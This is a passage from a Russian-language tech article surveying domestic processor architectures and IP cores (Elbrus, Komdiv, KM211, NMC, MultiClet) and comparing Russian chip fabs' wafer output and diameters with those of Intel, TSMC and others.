


В основе систем на чипе серии К1879 — ядро ARM1176. Похожая SoC ставится в Raspberry Pi

НПЦ «Элвис» производит микропроцессоры «Мультиком-02», предназначенные для связных, навигационных и мультимедийных решений. Там используются IP-ядра ARM Cortex A9.

Холдинг «Рикор» выпускает серверные платформы на базе закупаемых у компании Marvell ARM-процессоров ARMADA XP. «Рикор» входит в консорциум OpenPower, который объединяет крупнейших разработчиков IP-решений на базе ISA Power и вычислительных систем на их основе. Существуют планы по разработке собственного микропроцессора на основе IP OpenPower. Это RISC-архитектура Power ISA, в свое время разработанная в IBM.


А что же с собственными, уникальными разработками российских производителей в области ISA-архитектур и IP-блоков? Есть и такие! И здесь снова нужно вспомнить «Эльбрус».



Двухъядерные процессоры серии «Мультиком» фирмы «Элвис» работают на лицензированном у ARM суперскалярном IP-ядре CortexA9

Базовая ISA микропроцессоров «Эльбрус», именуемая (кто бы мог подумать!) ELBRUS (ExpLicit Basic Resources Utilization Scheduling, «явное планирование использования основных ресурсов», — это собственная разработка холдинга «Эльбрус», которая является вариацией архитектуры EPIC (это не CISC и не RISC). Ее прародительница — архитектура VLIW (Very Long Instruction Word), особая вариация суперскалярности (распараллеливания операций по нескольким вычислителям).

Отличительная особенность VLIW — это отсутствие на аппаратном уровне блока, который прогнозирует возможность параллельного выполнения инструкций. Все прогнозы за ядро процессора предварительно выполняет компилятор, помещая эту информацию в исполняемый файл программы. Близкая родственница ELBRUS — EPIC ISA IA-64 компании Intel.



Блок анализа, оптимизации и компиляции кода — фишка оптимизирующего компилятора, который трудится на благо ISA ELBRUS

Еще есть ISA «Комдив» — она разработана в НИИСИ РАН для своих универсальных и специализированных процессоров. Это запатентованное решение, совместимое с ISA MIPS64. В планах НИИСИ РАН выпуск восьмиядерного высокопроизводительного микропроцессора на основе «Комдива».




32-разрядное RISC IP-ядро «Кварк» компании «КМ211»

Существуют и полностью лицензионно чистые проекты. Например, 32-разрядные микропроцессоры «Кварк» и 8- и 32-разрядные микроконтроллеры «Кролик» — детища фирмы «КМ211». Их IP-ядра соответствуют идеологии RISC и основаны на гарвардской архитектуре (отдельные шины для инструкций и данных). В них используется собственная ISA. Кроме IP-ядер, «КМ211» предлагает внушительный список IP-блоков математических и криптографических ускорителей, контроллеров запоминающих устройств и периферийного оборудования.


IP-блоки DSP-ядер (двухпроцессорного кластера DSP) платформы «Мультикор» — уникальная разработка НПЦ «Элвис», которая как применяется в собственных микропроцессорах и микроконтроллерах компании, так и лицензируется. Например, для производства гибридных процессоров «Эльбрус-2С+».

64-разрядные DSP НТЦ «Модуль» базируются на запатентованном IP-ядре NeuroMartix Core (NMC), которое имеет гибридную векторно-конвейерную архитектуру. Ее цель — эмуляция искусственной нейросети. IP-ядро NMC весьма востребовано. Например, один из покупателей — это компания Fujitsu, которая интегрирует его в SoC собственного производства.



Блок-схема IP-ядра NMC3 разработки НТЦ «Модуль»

Компания «Мультиклет» предлагает IP-ядра по запатентованной технологии MultiClet — архитектуре и соответствующей системе команд. Она отличается как от фон-неймановской, так и от гарвардской архитектур.



MultiClet R1 на референсной плате



INFO

Среди российских ISA есть совершенно уникальные. Так, дизайн-центр IDM-PLUS производит IP-блоки 16-разрядных микроконтроллеров TF-16A, которые основаны на стековой архитектуре и поддерживают идеологию языка форт.

Думается, примеров вполне достаточно, чтобы понять, что в плане архитектурных IP-разработок российские производители не только не отстают от зарубежных коллег, но и местами их опережают. Их IP-блоки применяются в собственных реализациях SoC и микроконтроллеров, а также доступны для приобретения с целью создания новых по-настоящему российских микропроцессорных решений.

ВАФЕЛЬНЫЙ ПОЛУФАБРИКАТ. СКОЛЬКО РЕЗАТЬ В НАНОМЕТРАХ?

Наличие мощного интеллектуального потенциала в мире микроэлектроники далеко не все. Потребителя интересует не интеллектуальная собственность, а осязаемый чип «в металле и кремнии».

Взглянем на реальные цифры. Сейчас в мире чуть более сотни микропроцессорных производств. Гиганты индустрии — это американские Intel (шестнадцать заводов) и GlobalFoundries (восемь заводов), тайваньские TSMC (четырнадцать заводов) и UMC (девять заводов), европейская STMicroelectronics (восемь заводов) и китайская SMIC (десять заводов).

Российские цифры существенно скромнее. Лидер отрасли — группа зеленоградских компаний «Ангстрем» имеет четыре завода. Еще два завода принадлежат зеленоградскому же «НИИМЭ и Микрон». Остальные предприятия по своим мощностям неспособны обеспечить серийное производство и специализируются на заказном и полузаказном.

Может, дело не в количестве заводов, а в производительности? Может, небольшой анклав российских производителей выдает конкурентоспособные объемы продукции? Увы, это не так.

В мире микропроцессорных производств есть особая единица измерения — wafer (вафельный полуфабрикат) — полупроводниковая пластина, на которой и выращивается в железе, кремнии и редкоземельных элементах логика IP-блоков. Количество вафельных полуфабрикатов в месяц — хороший критерий эффективности производства.

Большинство заводов перечисленных выше забугорных компаний производит от тридцати до ста тысяч пластин в месяц. С таким количеством у нас может потягаться только завод «Ангстрем-Т1»: его производственные мощности позволяют выпускать до двадцати тысяч пластин в месяц.



INFO

Увеличение диаметра пластин – это не просто гонка за размером. Поскольку процент брака готовых чипов на пластине увеличивается к ее краю, производить «вафли» большего диаметра выгоднее.

Однако пластина пластине рознь. Чем ее диаметр больше, тем больше микросхем на ней можно разместить. В настоящее время максимальный диаметр вафельных полуфабрикатов составляет 300 мм. Практически все заводы Intel используют такие пластины. А вот все остальные производства, включая и российские заводы, пока выпускают лишь 200-миллиметровые пластины.

